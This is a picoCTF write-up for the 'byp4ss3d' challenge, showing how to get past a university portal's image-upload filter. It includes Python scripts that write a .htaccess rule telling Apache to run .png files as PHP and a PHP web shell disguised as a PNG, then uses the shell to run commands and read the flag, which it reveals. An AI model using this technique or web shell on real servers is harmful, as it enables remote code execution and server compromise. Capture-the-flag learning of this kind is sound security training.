byp4ss3d
A university's online registration portal asks students to upload their ID cards for verification. The developer put some filters in place to ensure only image files are uploaded but are they enough?
byp4ss3d
A university's online registration portal asks students to upload their ID cards for verification. The developer put some filters in place to ensure only image files are uploaded but are they enough?
Information Given
Description
A university's online registration portal asks students to upload their ID cards for verification. The developer put some filters in place to ensure only image files are uploaded but are they enough? Take a look at how the upload is implemented. Maybe there's a way to slip past the checks and interact with the server in ways you shouldn't.
Additional details will be available after launching your challenge instance.
Hints
- • Apache can be tricked into executing non-PHP files as PHP with a
.htaccessfile. - • Try uploading more than just one file.
Upload File
As you can see we are greeted with a website:

We need to upload a file with a payload in order to get RCE (Remote Code Execution, this lets us run commands on the web server).
Remember that the hint stated that .htaccess needs to be uploaded in order to even upload another file which lets us execute commands on the web server.
To make the .htaccess file:
#!/usr/bin/env python3

def create_htaccess():
    htaccess_content = '''
AddType application/x-httpd-php .png
php_flag engine on
'''

    with open('.htaccess', 'w') as f:
        f.write(htaccess_content)
    print("[+] Created .htaccess file")

create_htaccess()
Then upload the file.
After uploading that we need to upload a png file with a payload letting us execute commands. To do this use this python script:
#!/usr/bin/env python3

def create_php_shell_png():
    # Simple PHP web shell that will execute when accessed
    php_shell = b'''\x89PNG\r\n\x1a\n<?php
if(isset($_REQUEST['cmd'])) {
    header("Content-Type: text/plain");
    system($_REQUEST['cmd']);
    die();
}
echo "PNG Image";
?>
'''

    with open('shell.png', 'wb') as f:
        f.write(php_shell)

    print("[+] Created PHP shell as shell.png")

create_php_shell_png()
Then upload that and visit:
http://your-pico-info-target-whatever/images/shell.png?cmd=idAnd you will see:
PNG
**Warning**: Cannot modify header information - headers already sent by (output started at /var/www/html/images/shell.png:1) in **/var/www/html/images/shell.png** on line **5**
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Now to read the flag:
http://amiable-citadel.picoctf.net:64056/images/shell.png?cmd=cat+../../flag.txtOUTPUT:
PNG
**Warning**: Cannot modify header information - headers already sent by (output started at /var/www/html/images/shell.png:1) in **/var/www/html/images/shell.png** on line **5**
{"picoCTF{" + "s3rv3r_byp4ss_77c49c68" + "}"}So the flag is: picoCTF{s3rv3r_byp4ss_77c49c68}.